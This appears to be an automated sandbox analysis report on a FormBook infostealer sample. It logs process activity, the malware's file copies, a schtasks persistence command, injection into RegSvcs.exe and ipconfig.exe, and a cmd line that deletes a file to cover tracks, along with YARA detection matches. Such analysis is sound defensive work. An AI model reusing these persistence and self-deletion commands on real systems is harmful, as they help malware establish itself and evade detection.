C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 40 91 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 96 0b 00 00 0a 00 00 00 00 00 00 0a b4 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...@.s`.......... ....P................. ....@.. ....@................	success or wait	3	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6BFCDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp27F.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6BFC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\YNzE2QUkvaTK7kd.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D48C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile

Analysis Process: schtasks.exe PID: 7140 Parent PID: 6860

General

Start time:	10:13:29
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VVhTSSmjNa' /XML 'C:\Users\user\AppData\Local\Temp\tmp27F.tmp'
Imagebase:	0xe60000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp27F.tmp	unknown	2	success or wait	1	E6AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp27F.tmp	unknown	1644	success or wait	1	E6ABD9	ReadFile

Analysis Process: conhost.exe PID: 7156 Parent PID: 7140

General

Start time:	10:13:30
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 496 Parent PID: 6860

General

Start time:	10:13:30
Start date:	12/04/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xdf0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.702411674.0000000001AF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.701293612.0000000001780000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.701293612.0000000001780000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.701293612.0000000001780000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.700413913.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.700413913.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.700413913.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 496

General

Start time:	10:13:32
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: 1836 Parent PID: 3424

General

Start time:	10:13:43
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x8b0000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.911335955.0000000000940000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.911335955.0000000000940000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.911335955.0000000000940000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.911866298.0000000002E00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.911866298.0000000002E00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.911866298.0000000002E00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2E19E57	NtReadFile

Analysis Process: cmd.exe PID: 744 Parent PID: 1836

General

Start time:	10:13:48
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6668 Parent PID: 744

General

Start time:	10:13:48
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis